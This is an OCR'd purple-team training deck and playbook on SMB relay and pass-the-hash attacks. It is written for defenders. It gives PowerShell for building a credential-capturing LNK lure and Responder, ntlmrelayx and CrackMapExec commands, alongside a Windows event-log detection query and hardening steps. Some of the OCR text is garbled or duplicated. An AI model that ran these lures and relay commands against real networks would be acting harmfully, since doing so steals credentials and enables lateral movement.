





APT0040.

SMB Relay and Pass the ash

- LNK Drop
- SMB Relay
- Pass the Hash


Lifecycle Walkthrough - Goal Setting

The Ingest: Known Threat (T1550 + T1075 + T1111)
The specific attack/component? NTLM/SMB Relay

- LNK and File Share Poisoning
- Impacket / NTLMRelayx
- CrackMapExec

The goal of the lifecycle:

- Demonstrate ease of attack
- Demonstrate risk of these vulnerabilities
- Push organizational mitigations forward
- Find ways to detect hard to detect attacks





Purple Team Lifecycle Walkthrough

- 1. Risk / Threat / Ingest: Pass the Hash Attacks
- Challenging to detect
- Security analyst technique
- Also ATT&CK ID T1550.002
- 2. Planning:
- Lab environment ready?
- Optics stack online?
- Analysts geared up?

ID: T1550.002

Sub-technique of: T1550

Tactics: Defense Evasion, Lateral Movement

Platforms: Windows

Data Sources: Authentication logs

Defense Bypassed: System Access Controls

CAPEC ID: CAPEC-644

Contributors: Travis Smith, Tripwire

Version: 1.0

Created: 30 January 2020

Last Modified: 23 March 2020



© Defensive Origins LLC APT0040.1-CUR.3 – APT Lab C2 Infrastructure

Attack Walkthrough – Generate LNK File

3. Attack! - Generate and drop the malicious LNK file. Code (PowerShell):

\$objShell = New-Object -ComObject WScript.Shell

\$Ink = \$objShell.CreateShortcut("c:\Labs\Malicious.Ink")

\$Ink.TargetPath = "\\10.10.98.20\@threat.png"

lnk.WindowStyle = 1

\$Ink.lconLocation = "%windir%\system32\shell32.dll, 3"

\$Ink.Description = "Browsing \\dc01\labs triggers SMB auth."


\$Ink.HotKey = "Ctrl+Alt+O"

\$Ink.Save()




Attack Walkthrough – LNKGen GIF

3. Attack! - Generate and drop the malicious LNK file.



Attack Walkthrough – Share Visitor Auth Hijack

3. Attack! - Hijack the client SMB request.



Attack Walkthrough – Catching PtH in Real-Time

4. Hunt / Defend! - Use Recovered Hash to Catch the Attack



Hunt and Defend Methodology

How will hunting/defending work?

Detection of a successful Pass-the-Hash attack includes several factor

Event ID: 4624

Logon Process Name: NTLMSSP

Logon Type: 3 (Network)

User Reported SID: NULL / NOBODY (S-1-0-0)

Toggling the fields listed below produces probable pass-the-hash detection

- logon_process_name
- src_ip_addr
- user_name
- user_reporter_sid
- host_name



Hunt & Defend

Activity and Network Probes

Actionable

Alerts

Collaboration



Adjusting to Threat



5. Adjust and Harden

- Implement controls for limiting LLMNR and NBNS
- SMB signing enforcement
- Implement detection mechanisms that trigger on Pass-the-Hash attacks
- Implement strong password policies and ongoing information security training
- Convert Sigma rule for the query listed below to your SIEM's format event_id: 4624 and logon_type: 3 and user_reporter_sid: "s-1-0-0" and logon_process_name: ntlmssp


APTLC Playbook


6. Report

- Simplify alignment to APTLC
- Allow for effective Collaboration
- Prove Effectiveness
- Document Work
- Simplify Change Management
- Requests for Production Deployment of Security and Configuration









hange Management	 Deploy configuration to limit LLMNR, Enable SMB Signing Requirements and Deny access to this computer from the network. Effected Users: Potential for all depending on authentication requirements of third party systems and integrations. Tested to have not affected any. Rollback: Unassign GPOs.
essons Learned	 LLMNR and NBNS positing is a common foothold to capture credentials. NTLM relay with SMB signing disabled allows captured hashes to be replayed to authenticate on other systems.



Top Section - Administration Purple Team Lifecy PB1150 - NTLM Relay and Pass-the-Hash Lifecycle Project Manager Jordan Drysdale Office: 777-77777 Email: jordan@defensiveorigins.com Status Code Legend Attack Simulation Defense Simulation System Configure Information

Top Section - Administrative

Purple Team Lifecycle

Overall Status: Completed

Lifecycle Kickoff: 15/JUL/2020

Simulation Start: 1/JUL/2020

Simulation End: 18/JUL/2020

Configuration Identified: 16/JUL/2020

Change Management Referred 16/JUL/2020

Configuration Deployed: 18/JUL/2020

System Configuration Change





Top Section - Administration Purple Team Lifecy PB1150 - NTLM Relay and Pass-the-Hash Lifecycle Project Manager Jordan Drysdale Office: 777-77777 Email: jordan@defensiveorigins.com Status Code Legend Attack Simulation Defense Simulation System Configure Information

Top Section - Administrative

Purple Team Lifecycle

Overall Status: Completed

Lifecycle Kickoff: 15/JUL/2020

Simulation Start: 1/JUL/2020

Simulation End: 18/JUL/2020

Configuration Identified: 16/JUL/2020

Change Management Referred 16/JUL/2020

Configuration Deployed: 18/JUL/2020

System Configuration Change



Next Section – Planning, Ingest, Attack (Steps 1-3)

oduction	he Re	eport is 1	1.3 Pages.
Report Findings and Prepare for Pr	ATOMIC	APT Lifecycle Ingest and Research	— Planning, Ingest, Attack (Steps 1-3) □ Lifecycle Type: Attack Simulation □ Lifecycle Objective: Alert, Defend □ MITRE T1171 □ MITRE T1075 □ MITRE T1075 □ MITRE 1550 □ MITRE 1550 □ MITRE 1550 □ MITRE 1550 □ MITRE 1550/ □ Execute a simulation attack of an SMB relay end to end. Poison a network file share with a malicious
		Attack methodology	- Planning, Ingest, Attack (Steps 1-3) Lifecycle Type: Attack Simulation Ingest Source: Known Threat MITRE T1171 https://attack.mitre.org/techniques/T1171/ https://attack.mitre.org/techniques/T1171/ https://attack.mitre.org/techniques/T1075/ MITRE T1075 https://attack.mitre.org/techniques/T1075/ MITRE 1550 https://attack.mitre.org/techniques/T1075/ MITRE 1550 https://attack.mitre.org/techniques/T1550/ Execute a simulation attack of an SMB relay end to end. Poison a network file share with a malicious file that can cause silent SMB authentication. Use an LNK to create hostile network share locations. Create LNK with PowerShell and copy the resultant LNK file to network shares where user has write privileges. SobjShell = New-Object - Comobject - VScript, Shell Sink = SobjShell CreateShortcut ("c:\Labs\Malicious.lnk") Sink, TargetPath = "\\10.10.98.20\@threat.png" Sink, VindowStyle = 1 Sink, Lesscription = "Wuindirs\system32\shell32.dll, 3" Sink, Desscription = "Browsing the \\dot\dot\dot\labs file share triggers SMB auth." Sink, Baske() Use inspacket ntlmrelayx.py to relay captured hashes to other systems.
2	TEAM		□ Cause workstation to query invalid file share location

Next Section – Hunt and Defend (Steps 4)

Per Report is 1.3 Pages. Next Section — Hunt and Defend (Steps 4) Defense methodology Search within optics stack for evidence of execution of relay or pass-the-hash attack. Select the logs-endpoint-wicevent-security-* index The following combined events run as a query produce high-fidelity pass-the-hash results. exent_id: 4624 and logon_type: 3 and user_reporter_sid: "s-1-0-0" and logon_process_name ntlassip This produces very few false positives. Including the src_ip_addr field produces accurate results.				
Next dection — Hant and Defend (dieps +)				
Defense methodology	Search within optics stack for evidence of execution of relay or pass-the-hash attack. Select the logs-endpoint-winexent-security-* index			
	The following combined events run as a query produce high-fidelity pass-the-hash results.			
	 event_id: 4624 and logon_type: 3 and user_reporter_sid: "s-1-0-0" and logon_process_name ntlmssp. 			
	This produces very few false positives.			
	Including the src_ip_addr field produces accurate results.			



Next Section – Adjust / Harden, Report (Steps 5, 6)

Production 9	Report is 1 Next Section	I.3 Pages. – Adjust / Harden, Report (Steps 5, 6)
Report Findings and Prepare for	Report is 1 Next Section Lifecycle Adjustments	 Enable SMB Signing Requirements via Group Policy https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/ https://support.microsoft.com/en-us/help/161372/how-to-enable-smb-signing-in-windows-nt System\CurrentControlSet\Services\LanManServer\Parameters \System\CurrentControlSet\Services\Rdr\Parameters Limit LLMNR via Group Policy https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/ Deny access to this computer from network Group Policy https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/deny-access-to-this-computer-from-the-network Policy: Computer Configuration >> Windows Settings >> Security Settings >> Local Policies >> User Rights Assignment >> "Deny access to this computer from the network" to include the following.
Report	Change Management	 Deploy configuration to limit LLMNR, Enable SMB Signing Requirements and Deny access to this computer from the network. Affected Users: Potential for all depending on authentication requirements of third-party systems and integrations. Tested to have not affected any. Rollback: Unassign GPOs.
DEFENSIVE OF IGNIS	Lessons Learned	LLMNR and NBNS positing is a common foothold to capture credentials. NTLM relay with SMB signing disabled allows credential materials to be replayed to authenticate on other systems.

Lessons Learned

New Techniques Learned?

- LNK-based Share Poisoning
- SMB Relay
- CrackMapExec
- Pass the Hash
- NTDS.dit Extraction


Gained Experience?

- SMB Relay Attack
- Hunting for Pass-the-Hash

Has the organization's security posture been improved?

ATOMIC

PURPLE





Pass the Hash Summary

Attack Methodology

Toolkit Locations

https://github.com/byt3bl33d3r/CrackMapExec https://github.com/lgandx/Responder https://github.com/SecureAuthCorp/impacket

Commands

Responder.py -I eth0
ntlmrelayx.py -smb2support -t <targetIP>
cme smb 10.1.1.10 -u user -H <ntHash>



ATOMIC PURPLE TEAM defensive origins.com © Defensive Origins LLC APT0040.1-CUR.18 – APT Lab C2 Infrastructure

Detect Methodology

Event IDs

4624, 4625 (logon success / logon fail)

Elastic Query

event_id: 4624 and logon_type: 3 and user_reporter_sid: "s1-0-0" and logon_process_name: ntlmssp

MITRE ATT&CK Maps

https://attack.mitre.org/software/S0174/

T1550.002: Use Alternate Authentication Material

T1557.001: LLMNR Poisoning / SMB Relay

Audit Policy Mapping

Windows Security Log (4624 and 4625 are logged by default) https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624

Defense Methodology

Enforce SMB Signing > Computer Configuration\Windows
Settings\Security Settings\Local Policies\Security Options
Deny Network Logons > Computer Configuration\Windows
Settings\Security Settings\Local Policies\User Rights
Assignment







----- LAB -----

Pass the Hash SMB Relay NTDS.dit

----- LAB -----